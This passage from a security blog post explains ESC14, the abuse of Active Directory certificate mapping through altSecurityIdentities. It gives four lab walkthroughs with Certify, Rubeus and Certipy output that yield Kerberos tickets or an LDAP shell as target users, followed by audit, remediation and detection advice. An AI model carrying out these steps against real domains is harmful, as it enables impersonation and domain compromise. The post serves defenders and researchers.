Notice that the DCs do not have the same configuration. DC01 enforces strong certificate mapping for PKINIT but allows Subject/Issuer mapping over Schannel, whereas DC02 has the default configuration with compatibility mode for PKINIT and Schannel allowing S4U2Self and S4U2Self Explicit mapping. The Machine certificate template exists by default with this configuration, the two others are custom.

ESC14 Scenario A Demo (Write altSecurityIdentities on Target)

First, we (the attacker) use our admin session on *VictimComputerA* to request a certificate of the Machine certificate template as VictimComputerA, using Certify:

```
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_
_   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | | |_| |
\_____\___|_|   \__|_|_|  \__, |                                 __/ |
|___./  v1.0.0[*] Action: Request a Certificates[*] Elevating to SYSTEM context
for machine cert request[*] Current user context    : NT AUTHORITY\SYSTEM[*] No
subject name specified, using current machine as subject[*] Template
: Machine[*] Subject                 : [*] Certificate Authority   :
extca01\external-EXTCA01-CA[*] CA Response            : The certificate had been
issued.[*] Request ID              : 37[*] cert.pem         :-----BEGIN RSA
PRIVATE KEY-----
MIIEowIBAAKCAQEAzkh/PkjRzDK8Hq3D1VSN9JIEl2fVJItMswiIrcx3taaPFkYmmOE1K5DTmsEReQQKwWI
----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----
MIIFpzCCBI+gAwIBAgITbAAAACVZ+QTbxjjopQAAAAAAJTANBgkqhkiG9w0BAQsFADBPMRUwEwYKCZImiZP
----END CERTIFICATE-----[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxCertify
completed in 00:00:03.5322398
```

We save the private key as `cert-a.key` and the certificate as `cert-a.pem`, and then create the `cert-a.pfx` version of the certificate using the built-in Windows tool *certutil*:

```
Signature test passedEnter new password for output file .\cert-a.pfx:Enter new
password:Confirm new password:CertUtil: -MergePFX command completed successfully.
```

Using certutil again, we check the serial number and issuer `distinguishedName` of the certificate:

```
X509 Certificate:Version: 3Serial Number: 6c0000002559f904dbc638e8a5000000000025…
Issuer:    CN=external-EXTCA01-CA    DC=external    DC=local…
```

We use the serial number and issuer `distinguishedName` from the certificate to obtain the X509IssuerSerialNumber mapping format using Get-X509IssuerSerialNumberFormat:

```
X509:<I>DC=local,DC=external,CN=external-EXTCA01-
CA<SR>250000000000a5e838c6db04f959250000006c
```

We add the X509IssuerSerialNumber mapping to the `altSecurityIdentities` attribute of the target (i.e., TargetUserA) using Add-AltSecIDMapping:

We confirm that the DC did add the mapping, using Get-AltSecIDMapping:

```
X509:<I>DC=local,DC=external,CN=external-EXTCA01-
CA<SR>250000000000a5e838c6db04f959250000006c
```

We use the certificate to request a Kerberos TGT for the target, using Rubeus. We can use any DC, as both DCs in the lab support strong certificate mapping:

```
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |
__  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|
|_|____/|____/|_____)____/(___/  v2.2.0[*] Action: Ask TGT[*] Using PKINIT with
etype rc4_hmac and subject: [*] Building AS-REQ (w/ PKINIT preauth) for:
'external.local\TargetUserA'[*] Using domain controller:
fe80::3074:3557:41f9:3c17%5:88[+] TGT request successful![*] base64(ticket.kirbi):
doIGNjCCBjKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADAgEFoRAbDkVYVEVSTkFMLkxPQ0FMoiMw…
ServiceName              :  krbtgt/external.local  ServiceRealm             :
EXTERNAL.LOCAL  UserName                 :    UserRealm                :
EXTERNAL.LOCAL  Flags                    :  name_canonicalize, pre_authent,
initial, renewable, forwardable  KeyType                  :  rc4_hmac  Base64(key)
:  s9+eIPwtd5lYa6dq0rnwvA==  ASREP (key)             :
94705DE2E66049CE8D36160F1435FD81
```

The TGT as the target allows us to impersonate the target principal and the compromise is complete. We can then clean up the certificate mapping we added on the target using Remove-AltSecIDMapping:

ESC14 Scenario B Demo (Target with X509RFC822)

First, we (the attacker) set the `mail` attribute of the *VictimUserB* user to match the email in the X509RFC822 mapping of the target, *TargetUserB*:

We then use our session as VictimUserB to request a certificate of the ExtMail certificate template as VictimUserB, using Certify:

```
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_
_   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | | |_| |
\_____\___|_|   \__|_|_|  \__, |                            __/ |
|___./  v1.0.0[*] Action: Request a Certificates[*] Current user context    :
EXTERNAL\victimuserb[*] No subject name specified, using current context as
subject.[*] Template                : ExtMail[*] Subject                : [*]
Certificate Authority   : extca01\external-EXTCA01-CA[*] CA Response            :
The certificate had been issued.[*] Request ID             : 45[*] cert.pem
:-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxRWQbiyfV7O1WARQAn8ddHgLfNyE9dfebFE4cKCzapN5biHyb0yoOdb3bM3Y8DuASNE
----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----
MIIFrzCCBJegAwIBAgITbAAAAC34jGZ2zODqtQAAAAAALTANBgkqhkiG9w0BAQsFADBPMRUwEwYKCZImiZP
----END CERTIFICATE-----[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxCertify
completed in 00:00:03.5868741
```

We save the private key as `cert-b.key` and the certificate as `cert-b.pem`, and then create the `cert-b.pfx` version of the certificate using certutil*:*

```
Signature test passedEnter new password for output file .\cert-b.pfx:Enter new
password:Confirm new password:CertUtil: -MergePFX command completed successfully.
```

Using certutil again, we can confirm we have got the email in the SAN of the certificate:

```
…    2.5.29.17: Flags = 0, Length = 1c    Subject Alternative Name        RFC822
Name=targetuserb@external.com…
```

We use the certificate to request a Kerberos TGT for the target, using Rubeus. We need to use the DC that allows weak certificate mapping:

```
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |
__  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|
|_|____/|____/|_____)____/(___/  v2.2.0[*] Action: Ask TGT[*] Using PKINIT with
etype rc4_hmac and subject: [*] Building AS-REQ (w/ PKINIT preauth) for:
'external.local\TargetUserB'[*] Using domain controller:
fe80::3074:3557:41f9:3c17%5:88[+] TGT request successful![*] base64(ticket.kirbi):
doIGXDCCBligAwIBBaEDAgEWooIFaDCCBWRhggVgMIIFXKADAgEFoRAbDkVYVEVSTkFMLkxPQ0FMoiMw…
ServiceName              :  krbtgt/external.local  ServiceRealm             :
EXTERNAL.LOCAL  UserName                 :    UserRealm                :
EXTERNAL.LOCAL  StartTime                :  2/26/2024 9:46:36 AM  EndTime
:  2/26/2024 7:46:36 PM  RenewTill                :  3/4/2024 9:46:36 AM  Flags
:  name_canonicalize, pre_authent, initial, renewable, forwardable  KeyType
:  rc4_hmac  Base64(key)              :  ggcSW7KqJJEUwNWWYtWC1g==  ASREP (key)
:  DCD1B365B6BC8A3BFD99C2127889C048
```

The TGT as the target allows us to impersonate the target principal and the compromise is complete.

ESC14 Scenario C Demo (Target with X509IssuerSubject)

The target computer, *TargetComputerC*, has the explicit mapping: `X509:<I>DC=local,DC=external,CN=external-EXTCA01-CA<S>CN=TargetComputerC.external.local`. We (the attacker) need to set the `cn` attribute to `TargetComputerC.external.local` on the victim, *VictimUserC*, to get a certificate as VictimUserC matching this mapping. The DC does not allow you to set the `cn` attribute only, you need to set the `name` attribute as well to the same value. The DC will do it for you when you rename the user:

The `sAMAccountName` and UPN remain the same after the rename:

```
DistinguishedName :
CN=TargetComputerC.external.local,CN=Users,DC=external,DC=localEnabled          :
TrueGivenName         :Name              :
TargetComputerC.external.localObjectClass       : userObjectGUID        :
371d805c-b12f-4dac-a32a-bdbd7c796deeSamAccountName    : VictimUserCSID
: S-1-5-21-3702535222-3822678775-2090119576-1184Surname
:UserPrincipalName : VictimUserC@external.local
```

We use our session as VictimUserC to request a certificate of the ExtMail certificate template as VictimUserC, using Certify:

```
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_
_   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | |_| |
\_____\___|_|   \__|_|_|  \__, |                              __/ |
|___./  v1.0.0[*] Action: Request a Certificates[*] Current user context    :
EXTERNAL\VictimUserC[*] No subject name specified, using current context as
subject.[*] Template                : ExtMail[*] Subject                 : [*]
Certificate Authority   : extca01\external-EXTCA01-CA[*] CA Response             :
The certificate had been issued.[*] Request ID              : 46[*] cert.pem
:-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAuZBBBQpcYyeTVbvkU8XfUFdDKQhJt5SAMUwMN9yJ6KyyHxscH+vMiEAUKIm4ZIAjoKq
----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----
MIIFwjCCBKqgAwIBAgITbAAAAC6y2Kutq0/uzAAAAAAALjANBgkqhkiG9w0BAQsFADBPMRUwEwYKCZImiZP
----END CERTIFICATE-----[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxCertify
completed in 00:00:03.5868741
```

Note that the Subject field reflects the now changed `distinguishedName` of VictimUserC. Certify will show the `distinguishedName` in this field even though the Subject field of the issued certificate has the `cn` of the enrollee.

We save the private key as `cert-c.key` and the certificate as `cert-c.pem`, and then create the `cert-c.pfx` version of the certificate using certutil:

```
Signature test passedEnter new password for output file .\cert-c.pfx:Enter new
password:Confirm new password:CertUtil: -MergePFX command completed successfully.
```

Using certutil again, we can confirm the issuer and the subject of the certificate:

```
…Issuer:    CN=external-EXTCA01-CA    DC=external    DC=local…Subject:
CN=TargetComputerC.external.local…
```

We could request a Kerberos TGT for the target from DC02, as it supports weak mapping with PKINIT; however, DC01 has Schannel `CertificateMappingMethods` set to 0x01, meaning that it supports X509IssuerSubject mapping over Schannel. We choose the Schannel option, and obtain an LDAP shell as the target using Certipy:

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)[*] Connecting to
'ldaps://192.168.100.40:636'[*] Authenticated to '192.168.100.40' as: u:Type help
for list of commands#
```

The LDAP shell allows us to impersonate the target principal and the compromise is complete.

ESC14 Scenario D Demo (Target with X509SubjectOnly)

The target user, *TargetUserD*, has the explicit mapping: `X509:<S>CN=TargetUserD`. We (the attacker) need to set the `dNSHostName` attribute to `TargetUserD` on the victim, *VictimComputerD*, to get a certificate matching this mapping:

We use our admin session on *VictimComputerD* to request a certificate of the MachineNoSec certificate template as VictimComputerD, using Certify:

```
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_
_   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | |_| |
\_____\___|_|   \__|_|_|  \__, |                            __/ |
|___./  v1.0.0[*] Action: Request a Certificates[*] Elevating to SYSTEM context
for machine cert request[*] Current user context    : NT AUTHORITY\SYSTEM[*] No
subject name specified, using current machine as subject[*] Template
: MachineNoSec[*] Subject                 : [*] Certificate Authority   :
extca01\external-EXTCA01-CA[*] CA Response             : The certificate had been
issued.[*] Request ID             : 50[*] cert.pem         :-----BEGIN RSA
PRIVATE KEY-----
MIIEowIBAAKCAQEAyc9Kw7F4OekP1g9CbyaIMzWF5Io39ja2HvbjCPobwCt6O/8hZeDk/t7ygM7OvI9+He/
----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----
MIIFdDCCBFygAwIBAgITbAAAADLH3vcISGchfwAAAAAAMjANBgkqhkiG9w0BAQsFADBPMRUwEwYKCZImiZP
----END CERTIFICATE-----[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxCertify
completed in 00:00:03.6299258
```

We save the private key as `cert-d.key` and the certificate as `cert-d.pem`, and then create the `cert-d.pfx` version of the certificate using certutil:

```
Signature test passedEnter new password for output file .\cert-d.pfx:Enter new
password:Confirm new password:CertUtil: -MergePFX command completed successfully.
```

Using certutil again, we can confirm the subject of the certificate:

```
…Subject:    CN=TargetUserD…
```

We use the certificate to request a Kerberos TGT for the target, using Rubeus. We need to use the DC that allows weak certificate mapping:

```
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |
__  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|
|_|____/|____/|_____)____/(___/  v2.2.0[*] Action: Ask TGT[*] Using PKINIT with
etype rc4_hmac and subject: [*] Building AS-REQ (w/ PKINIT preauth) for:
'external.local\TargetUserD'[*] Using domain controller: 192.168.100.40:88[+] TGT
request successful![*] base64(ticket.kirbi):
doIGXDCCBligAwIBBaEDAgEWooIFaDCCBWRhggVgMIIFXKADAgEFoRAbDkVYVEVSTkFMLkxPQ0FMoiMw…
ServiceName              :  krbtgt/external.local  ServiceRealm             :
EXTERNAL.LOCAL  UserName                 :    UserRealm                :
EXTERNAL.LOCAL  StartTime                :  2/26/2024 11:57:48 AM  EndTime
:  2/26/2024 9:57:48 PM  RenewTill                :  3/4/2024 11:57:48 AM  Flags
:  name_canonicalize, pre_authent, initial, renewable, forwardable  KeyType
:  rc4_hmac  Base64(key)              :  u0WGoEFTklhOaSwUasThzg==  ASREP (key)
:  A92922F14F3AE5F145CF7EC6F4A071CC
```

The TGT as the target allows us to impersonate the target principal and the compromise is complete.

Audit

The key enabler of ESC14 Scenario A is that the attacker has write access to the `altSecurityIdentities` attribute of the target. For ESC14 Scenario B-D, it is that the target has a weak explicit mapping set in `altSecurityIdentities`. Here is how to audit for those things.

Write altSecurityIdentities Access

You can use BloodHound to check your environment for compromising write permissions. BloodHound does not collect write access to the `altSecurityIdentities` attribute and the `Public-Information` property set, **yet**. Until we add that, you can use this PowerShell script to audit for those write permissions specifically: Get-WriteAltSecIDACEs.ps1.

Weak Mappings

You can check for principals configured with weak explicit mappings using Get-AltSecIDMapping.ps1:


```
CN=truster,CN=Users,DC=external,DC=localX509:
<I>C=US,O=JnternetCA,CN=APublicCertificateAuthority<S>C=US,O=Fabrikam,OU=Sales,CN=J
 SmithCN=t1-admin,CN=Users,DC=external,DC=localX509:<RFC822>bla@mail.com
```

Remediation

Write altSecurityIdentities Access

You should limit write access to `altSecurityIdentities` to principals intended to have full control over the given user/computer.

Access control list (ACL) precedence (documented here) is tricky, especially because explicit Allow takes precedence over inherited Deny. I highly recommend you modify exciting permissions rather than implementing Deny access control entries (ACEs), to keep ACLs as simple as possible.



ACLs become even more tricky with ACEs granting write access to property sets like the `Public-Information` property set. To avoid Deny ACEs, you could replace write access to the property set with write access to the individual attributes in the property set. That will, however, increase the number of ACEs significantly for large property sets like `Public-Information`. Attributes can only belong to a single property set, so creating a custom property set containing a subset of an original property set is not an option unless you remove the attributes from the original one.

Weak Mappings

If you have principals with weak explicit mapping, then you should get those replaced with strong mappings, assuming the mappings are used at all. You can potentially keep using the same certificates; you just need to update the mappings to reference identifiers that attackers cannot reuse. If you use multiple certificates for the same principal, you might need to replace one mapping with multiple to reference all the certificates used for the given principal.

Check out the *Explicit Certificate Mapping* section for more details about the weak/strong mappings and how you can get, add, and remove them using PowerShell.

Be aware that Microsoft has stated that they will disable weak explicit mapping starting February 11, 2025 (KB5014754 — Certificate-based authentication changes on Windows domain controllers), so there is a deadline for getting rid of weak mappings anyway.

Detection

I recommend checking out the Detective Guidance section of the Certified Pre-Owned whitepaper and the sub-sections:

- Monitor User/Machine Certificate Enrollments — DETECT1
- Monitor Certificate Authentication Events — DETECT2

The sections outline how you can monitor certificate enrollment and authentication using certificate enrollment requests and Windows events.

Unfortunately, I have not found any Windows event IDs that reveal if explicit certificate mapping has been used for authentication, and (to my knowledge) there is no generic way to distinguish malicious enrollment requests and certificate authentication events from legitimate ones. However, collecting information about certificate enrollment and authentication, in general, ensures you have visibility into the environment and enables you to create a baseline for what is normal and alert on abnormal enrollment requests and certificate authentication events. This strategy is effective for ESC14 but also for other ADCS abuse techniques involving certificate enrollment and authentication.

Further Research: altSecurityIdentities on Synced Users

Explicit mapping is also a thing in Microsoft Entra. Microsoft Entra Connect supports synchronizing the Entra ID attribute `certificateUserIds`, which is used for certificate authentication, with the `altSecurityIdentities` attribute of synced on-premises AD users: Mapping to the certificateUserIds attribute in Microsoft Entra ID.

It would be interesting to figure out to what extent write access to the `altSecurityIdentities` attribute of a synced on-prem AD user can contribute to a compromise of the user's Entra ID identity.

Conclusion

This blog post has explored the various manifestations of abusing ADCS explicit certificate mapping, categorized as ESC14. Weak explicit mappings in the `altSecurityIdentities` attribute pose a serious risk for AD users and computers and should be avoided. Attackers can potentially obtain certificates that align with these mappings, enabling client authentication and subsequent impersonation of the target principals. Moreover, attackers with write access to `altSecurityIdentities` can compromise principals, even if the DCs enforce strong certificate mapping. Therefore, it is crucial to restrict write access to the `altSecurityIdentities` attribute to principals intended for full control.

: Hans-Joachim Knobloch explained in a comment on the blog post and further elaboratedin a LinkedIn thread that the KDC does not require that the DC trust the issuer of a certificate for NT authentication when performing X509IssuerSubject, X509IssuerSerialNumber, X509SKI, or X509SHA1PublicKey mapping. Microsoft has visualized this behavior in a flow chart in the certificate processing logic documentation, and Hans has discussed it in a very interesting blog post here: Nilpferde, NDES und goldene Zertifikate als Schlüssel zum AD. It means that an attacker could potentially use a certificate of one of the many public root CAs trusted by the DC in an ESC14 Scenario A attack, eliminating the need for enrollment rights in the AD environment. Hans also highlights how this could enable an attacker to compromise a principal with an X509SKI (strong) mapping in `altSecurityIdentities`: "If an explicit mapping with SKI of a valid user certificate is configured (albeit this will probably rarely be used in the wild), a compromised valid CA might forge a fake certificate with the same SKI content. It is a common misconception that the SKI value will always be the SHA-1 fingerprint of the public key (if the KeyIdentifier option is chosen). RFC 5280 lists that only as a recommendation. A CA might insert an arbitrary octet string.". A huge thanks to Hans for sharing these insights on potential explicit certificate mapping abuse (ESC14) scenarios.

X509SKI is now considered weak mapping by Microsoft. An attacker with control over a CA can ultimately specify the SKI value of a certificate, making the mapping method weak. Oscar Virot reported the issue to Microsoft and described it in a blogpost: CVE-2025–26647 SKI is weak mapping. Microsoft has implemented a phased enforcement of the new definition for weak/strong certificate mapping in Windows, documented here: Protections for CVE-2025–26647 (Kerberos Authentication).